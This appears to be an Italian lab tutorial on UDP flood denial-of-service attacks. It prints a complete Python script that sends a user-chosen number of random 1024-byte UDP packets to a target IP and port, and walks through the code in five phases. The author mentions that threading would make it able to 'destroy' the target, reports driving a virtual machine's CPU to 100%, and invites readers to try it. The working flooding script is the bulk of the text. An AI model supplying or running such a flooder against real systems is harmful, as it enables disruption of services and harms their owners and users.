


UDP FLOOD

UDP FLOOD è un tipo di attacco DoS che permette al malintenzionato di attaccare una macchina tramite il protocollo UDP. L'obiettivo è sovraccaricare la macchina del target impedendo a quest'ultima di gestire tutti i dati ricevuti.

Codice:

A screenshot of a code editor window titled "~/.Desktop/UdpFlood/udpflood.py - Mousepad". The editor shows a Python script for a UDP flood attack. The script includes comments in Italian and code for importing socket and random modules, taking user input for target IP, port, and number of packets, creating a UDP socket, defining a packet generation function, and sending packets to the target. The script ends with closing the socket and printing a confirmation message.

```
1 # UDP flood su una macchina che aperta per connessioni UDP
2 # Importare libreria socket per l'invio dei pacchetti
3 # Importare libreria random per generare dati casuali
4
5 import socket
6 import random
7
8 IP= input("Ip macchina target: ")
9 Porta = int(input("Porta macchina target: "))
10 npacchetti = int(input("Numero pacchetti: "))
11
12 #Socket UDP
13 sock = socket.socket(socket.AF_INET, socket.SOCK_DGRAM) #IPv4 + #TIPOLOGIA UDP
14 dimensione_pacchetto= 1024 #numero byte
15
16 def generazione_pack(dimensione):
17     return bytes(random.getrandbits(8) for _ in range(dimensione))
18
19
20 #Messaggio sto inviando..
21 print(f'Sto inviando i pacchetti a {IP} sulla porta {Porta}')
22
23 #Invio pacchetto
24 for _ in range(npacchetti):
25     sock.sendto(generazione_pack(dimensione_pacchetto), (IP, Porta)) #(bytes [address])
26
27 #Messaggio OK
28 print("Pacchetto inviato")
29
30 sock.close
31
32
33
```

Librerie: socket, random

Fase 1

Creazione variabili (IP, Port, npacchetti)

Fase 2:

Creazione Socket (IPv4, UDP) e dimensione pacchetto in byte

Fase 3:

Creazione funzione per generare una sequenza di byte casuali

Fase 4:

Invio pacchetto


Fase 5:

Connessione socket chiusa

NB: se avessi voluto distruggere la macchina target avrei usato la libreria threading per gestire più processi in contemporanea

Prestazione:

Questo screenshot mostra la fase di avvio dello script nei confronti della macchina target. La CPU è riuscita ad arrivare a toccare il 100% di utilizzo senza la libreria threading senza però far crashare del tutto la macchina virtuale.



“Provare per credere” ;D